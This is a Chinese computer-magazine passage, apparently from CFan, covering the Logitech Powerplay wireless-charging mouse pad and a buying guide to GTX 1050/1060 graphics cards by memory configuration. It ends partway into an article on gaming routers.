


• 小米木纹鼠标垫

罗技 Powerplay 无线充电鼠标垫

作为目前全球最大的电竞外设品牌，罗技对外设发展的探索从未停止。在发布了多款无线游戏鼠标之后，这些鼠标被充电所束缚的情况显然反馈到了罗技，不希望经常插上数据线，重新套上“枷锁”的话，就必须考虑无线充电问题。与新一代无线游戏鼠标罗技G703和G903相配合，罗技的Powerplay无线充电鼠标垫可以通过POWERCORE对鼠标进行不间断充电，让玩家彻底摆脱线缆。

罗技Powerplay通过电磁共振技术在鼠标垫表面形成了一个能量场，鼠标可在运动中充电，同时不干扰无线传输。它还内置了LIGHTSPEED无线接收器，所有的G系列无线鼠标都可以直接和鼠标垫配对，减少了对USB端口和桌面空间的占用。



它采用软硬两用设计，随赠布面和硬质两种鼠标垫，玩家可以根据需求选择最适合自己的手感。其充电场能量场高度大约为3mm，可以铺设使用第三方鼠标垫，但鼠标垫的高度只能在2mm左右，否则会影响鼠标充电，另外致密材质或金属材质的鼠标垫也可能会影响充电。

和目前其他的无线充电设备一样，鼠标垫的无线充电标准也是一个大问题。例如Razer推出的HyperFlux无线充电鼠标和鼠标垫，就有着与罗技迥然不同的技术，两者完全无法兼容。各自为政且封闭的无线鼠标充电技术，也限制了第三方产品的推出，让用户难以体验其他优秀鼠标垫的出色手感，更使得相关产品的价格居高不下。

时至今日，优质鼠标垫的价格不再高昂，你真的不来试一下提升操作水平吗？也许一用就会爱上这种手感，再也回不去了呢。CF



• Firefly HyperFlux无线充电鼠标垫和Mamba HyperFlux无线充电鼠标

韩大治 dzhan@cfan.com.cn

差的不止是显存

主流游戏N卡怎么选

文|刘宋

在COMPUTEX 2018上，当老黄搬出那块专业计算卡，苏阿姨大谈制程的时候，很多朋友就知道，新显卡又跳票了……这种说法既对也不对，因为除了GPU之外，通过改变显卡上另一个重要配置——显存，也能提供“新”显卡。比如即将上市的3GB显存版GTX 1050显卡。


显存到底有啥用

要说明白为啥可以通过不同的显存配置来规划新显卡，先得搞清楚显存到底在显卡上起什么作用。


显存的全称是显示卡缓存，它就像个临时性的数据蓄水池，存放显卡需要或产生的各种临时数据，比如用于贴图的材质、建模的架构，甚至是一些物体轨迹、碰撞等相关数据。画面越是精美、复杂，数据量就越大，比如现在最热的网络竞技游戏，采用完全无缝的开放大地图，要想满地图乱跑而不会有延迟的话，最好能在一开局就把整个“竞技场”搬进显存，所以对显存大小的要求就特别高。要是再设置成高画质，让地图上的草、树、房屋、车辆细节更多，数据量当然也就更加庞大，需要更大的显存支持。

目前的3A游戏，在全高清分辨率和最高画质下，通常都需要占用3GB左右的显存（图1），4K分辨率则需要近4GB的显存（图2）。当然，显存容量没有这么大的显卡并不是不能运行这些游戏，只是必须将一部分图形数据分流到内存上。由于PCI-E 3.0×16的插槽提供的单向数据速率仅有16GB，双向也仅有32GB，而最低端的游戏级显卡GTX 1050的显存带宽都有112GB/s，这样的巨大差距显然会造成显卡的数据调用能力严重下降，影响性能。

另外，和其他缓存一样，显存也承担着平衡显卡主要部件——GPU和其他配件之间速度的任务。因为GPU的处理速度很可能是目前电脑中最高的，如果没有足够的缓存空间，GPU怠工等待其他配件中的数据，或者因为其他配件跟不上GPU的速度而被迫丢弃数据的情况都会非常多，严重影响GPU的发挥。



①




②

韩大治 dzhan@cfan.com.cn

不走寻常路 显存配置大不同的N卡

除了显存容量外，显存的位宽、类型、频率也各有不同，不过与早期显卡比较混乱的配置不同，目前这些显存指标受到了GPU比较严格的限制。与现在的CPU一样，GPU也集成了显存控制器，因此一块GPU的显存通道位宽是多大？使用什么类型的显存？支持多大的容量？甚至是支持几块颗粒？在设计时就已经固定了，另外GPU厂商也会在公版设计中指导使用一定频率的显存。

新一代N卡几乎全部采用GDDR5显存，而GDDR5颗粒的位宽固定为32bit，因此从配备了几个颗粒就可以知道显卡的位宽。例如入门级显卡GT 1030显存位宽为64bit，配备了两个GDDR5颗粒（图3），而中端游戏显卡GTX 1060的带宽为192bit，就拥有6颗GDDR5显存（图4）。那么问题就来了，从6颗显存的“初版”GTX 1060，到5GB这样奇葩配置，它到底经历了什么呢？答案是直接拿掉一个颗粒，将位宽减少到160bit。而新的GTX 1050 3GB更加神奇，在显存增加的情况下，也不得不缩减显存位宽，从原来的128bit位宽减少到96bit，以便使用3颗显存颗粒。



更让人挠头的是，从GPU看，这一代N卡的所谓的不同显存版本也更加复杂，因为它们连GPU规格都进行了改动。那么到底应该怎么选择这些从核心到显存都明显不同的显卡呢？

显卡	GTX 1050 2 GB	GTX 1050 3 GB	GTX 1050 TI	GTX 1060 3 GB	GTX 1060 5 GB	GTX 1060 6 GB
核心	GP107	GP107	GP107	GP106 / GP104	GP106	GP106 / GP104
核心尺寸	132mm²	132mm²	132mm²	200mm²	200mm²	200mm²
晶体管数量	33亿	33亿	33亿	44亿	44亿	44亿
CUDA核心数量	640	768	768	1152	1280	1280
基础频率	1354MHz	1392MHz	1290MHz	1506MHz	1506MHz	1506MHz
BOOST频率	1455MHz	1518MHz	1392MHz	1708MHz	1708MHz	1708MHz
FP32 浮点计算能力	1.8 TFLOPS	2.3 TFLOPS	2.1 TFLOPS	4.0 TFLOPS	4.4 TFLOPS	4.4 TFLOPS
显存	2GB GDDR5	3GB GDDR5	4GB GDDR5	3GB GDDR5	6GB GDDR5	6GB GDDR5
显存速度（等效）	7GHz	7GHz	7GHz	8GHz	8GHz	9GHz
显存带宽	112GB/S	84GB/S	112GB/S	192GB/S	160GB/S	224GB/S
显存位宽	128-BIT	96-BIT	128-BIT	192-BIT	160-BIT	192-BIT
输出接口	1×DISPLAY PORT 1.4, 1×HDMI 2.0B, 1×DVI	1×DISPLAY PORT 1.4, 1×HDMI 2.0B, 1×DVI	1×DISPLAY PORT 1.4, 1×HDMI 2.0B, 1×DVI	3×DISPLAY PORT 1.4, 1×HDMI 2.0B, 1×DVI	3×DISPLAY PORT 1.4, 1×HDMI 2.0B, 1×DVI	3×DISPLAY PORT 1.4, 1×HDMI 2.0B, 1×DVI
标准价格（人民币）	799元	899元	999元	1499元	无零售价	1999元

韩大治 dzhan@cfan.com.cn

GTX 1060

目前GTX 1060有3GB、5GB、6GB三个容量版本，以及一个采用9GHz高频率显存的“加强版”产品，其中5GB版本主要面向网吧等大规模采购的市场，虽然早已传闻会出现在零售市场上，但目前正规渠道仍然难觅踪迹。9GHz显存的加强版虽然已经发布了很久，但市场上同样很少见，可能并没有被厂商和市场普遍接受。

目前市场上常见的3GB和6GB版GTX 1060，游戏帧速的差距达到了10%~25%，再考虑到核心与显存的差距以及价格定位，感觉3GB版本GTX 1060更像是一款位于GTX 1060和GTX 1050 Ti之间的型号，也许应该被叫做GTX 1055，或者将原来的6GB版本GTX 1060改为GTX 1060 Ti也行。

● GTX 1060 6GB

GTX 1060 6GB的性能之强毋庸置疑，高速大容量显存与强大核心的配合，使其不仅在全高清分辨率下表现强劲，也能满足大部分游戏和应用在2K分辨率下的需求。至于4K应用，虽然它的显存容量足够，但核心性能实在有些不足了。

由于GTX 1060 6GB完全可以搭配中高端系统使用，所以对其尺寸一般没有特别要求，而且在价格合理的情况下，可以追求更高的散热配置等设计。目前主流的GTX 1060 6GB显卡已经降入2000元左右价位，超频和高配版的价位在2200元左右。

映众GeForce GTX 1060 X3冰龙海量版

这是一款典型的GTX 1060 6GB版产品，醒目的三风扇、30cm长度等外观特征，说明了它的定位更偏向高端，这种设计也是让显卡拥有更充裕的空间安装高频核心、显存以及它们需要的供电电路、散热片等。这款显卡的核心频率已经达到1556MHz~1771MHz，由于散热配置较高，还有一定的继续超频空间（图5）。



⑤

● GTX 1060 3GB

3GB版本GTX 1060的显存容量就决定了它基本与2K分辨率无缘，是特别针对全高清分辨率需求而设计的。不过同样的核心与更少的流处理器，让3GB版本的GTX 1060超频潜力更好了，选购的时候可以关注一下。其实之前类似这样的产品还具有“开核”的可能性，打开更多的CUDA核心应该能明显提升性能，不过目前显卡厂商受到GPU厂商的约束，极少有进行这方面尝试的产品。

目前GTX 1060 3GB的常见价格为1500元左右，与6GB版本拉开了很大的差价，面向的市场也有很大区别。由于核心CUDA核心数量和显存数量都有明显缩减，笔者不建议选择直接在高端6GB版本基础上生产、板型较大、散热等配置较高的产品。它们不仅价格较高，而且在搭配酷睿i3/锐龙R3这样的主流处理器与mATX小板、小型机箱的时候，也显得过于庞大。

七彩虹战斧GTX 1060 3GB

这款产品虽然采用双风扇设计，但长度仅有237mm，能直接安装到一般的小型机箱中。尽管是目前价格最低的GTX 1060 3GB产品之一，但它在背部金属加强板、输出接口数量等方面都没有进行缩减，甚至还进行了小幅超频，核心频率为1544MHz~1759MHz（图6）。


⑥

韩大治 dzhan@cfan.com.cn

GTX 1050 Ti/1050 3GB

位于千元价位的GTX 1050 Ti满足了一个关键指标——能在高画质下流畅运行最热的生存竞技类游戏，最低帧速也在40FPS以上，因此是目前的高性价比选择之一。笔者同时将近期上市的3GB版GTX 1050也列入了这一档次，因为从配置上来看，它显然是基于GTX 1050 Ti的产品，其实叫GTX 1050 Ti 3GB更合适一些。从目前公布的实际测试看，它的性能也更接近GTX 1050 Ti而不是GTX 1050，也能在全高清分辨率和中高画质下流畅运行最热的生存竞技类游戏。

● GTX 1050 Ti 4GB

GTX 1050 Ti是一款非常合格的千元级显卡，因为它在入门级玩家也能承受的价位上提供了足够的性能。作为游戏显卡中的“轻配置”型号，它也是现在很多人喜欢的“小钢炮”主机的最好搭档。

昂达GTX 1050Ti典范4GD5

这款显卡就是非常适合小型甚至mini机箱的产品，它的板长较短，而且采用了半封闭设计，在拥挤的机箱环境中也不用担心线缆缠绕、板卡刮擦等问题。当然短小精悍的代价之一就是它严格遵守了标准频率，因此性能比较中庸（图7）。

● GTX 1050 3GB

GTX 1050 3GB虽然显存容量与位宽明显降低，但拥有和GTX 1050 Ti一样的768个CUDA核心，默认频率甚至还更高一些，因此在对显存不敏感的应用中不仅性能接近，略有超越都是有可能的。不过在对显存敏感的应用游戏中，比如场景复杂的3A游戏下，显存的劣势就会明显影响它的表现了，毕竟84GB/s的带宽现在看来真的有点落伍了（图8）。



⑦





⑧

其他

其实NVIDIA也并没有停止折腾显存，在新一代显卡推出前，更高端的GTX 1070和更低端的GT 1030，有可能分别推出一款6GB显存型号和一款使用GDDR4显存的型号，对市场进行进一步细分。其中6GB版本的GTX 1070如果价格合理的话，很可能会成为新一代甜点级产品，取代目前的GTX 1060，毕竟在逐渐走向主流的4K分辨率下，GTX 1060核心实在不足，GTX 1070显然更合适一些，而且6GB显存也基本够用，如果略微降低核心规格，更能降低供电、散热等方面的成本，让价格更合理。CF

韩大治 dzhan@cfan.com.cn

究竟有啥不同

新型游戏路由扎堆现身

最近的路由市场上，好像一夜之间出现了很多以游戏电竞为卖点的路由器，其中既有路由、外设大厂的旗舰级产品，也有一些价位相当亲民。这些路由器究竟为游戏电竞优化了什么？我们又该怎么理解和挑选最适合自己的游戏路由器呢？

稳定高速 游戏的需求一直未变

说到游戏配件，不管是处理器、显卡，还是键鼠显示器，都离不开“稳定”、“高速”这两个词，只是各个配件对它们的表述有一定区别。对游戏电竞需要的网络来说，“稳定”就意味着有着持续不断的正确数据流，高速则主要指的是响应速度快。需要注意的是，其他网络应用需要“高速”、“稳定”大都是高速下载能力和一定的容错度，与游戏电竞并不一样。

要提高稳定性和响应速度，路由器可以通过提升自身的计算能力，尽量减少信号在路由途径中的延迟；还有针对用户、设备进行带宽限制，为玩家或游戏电脑留出更充裕的网络资源等方式。而在新一代游戏路由中，有些产品更是直接提供了专用的游戏有线Lan接口和Wi-Fi频段，可以直接在硬件层面上针对性地进行优化。

新的需求 新的优化

在新一代游戏路由中，还出现了一些对应最近的玩家新需求而出现的功能。例如针对目前网游国际化的趋势，一些新一代游戏路由器就进行了相应优化，可以在遍及全球的服务器和队友中，寻找最适合自己的，或者更方便快速地连接欧服美服，欺负一下“歪果仁”。

另外，如今手游遍地，游戏本卖得比谁都火，让Wi-Fi无线网也适合游戏，就成了如今游戏网络设备的新课题。要达到这个目标，就必须克服Wi-Fi固有的延迟、信号质量问题，而且还必须考虑到这一需求的用户可能会在室内的任何角落，甚至是不断移动的，而不是传统游戏玩家那样固定地守在台式机、游戏机前，因此对无线信号的强度、覆盖能力等都提出了更高要求。

典型产品

游戏路由目前还没有形成一种成熟的品类，因此设计非常多样，其中有哪些典型的产品？又有什么特色呢？

● 华硕GT-AC5300 ROG

- **无线标准：** 802.11ac、802.11n……
- **无线频段：** 2.4GHz、5GHz×2
- **有线接口：** 8×1Gbps Lan、1×1Gbps Wan
- **其他接口：** USB 3.0×2
- **特色：** **配置非常高，有线无线专用游戏网络**

作为游戏电竞的坚定支持者，华硕很早就将路由器列入了它的游戏产品序列中，不过再进一步，将路由器列入玩家国度ROG产品序列中，GT-AC5300还是第一款。这款路由器支持802.11ac协议，一个2.4GHz频段和两个5GHz频段均采用专用芯片控制，速度分别为1Gbps、2.17Gbps、2.17Gbps，无线总带宽达到5.3Gbps，其中5GHz-2频段为游戏专用的低延迟、抗干扰频段。它拥有8个千兆级网络接口，其

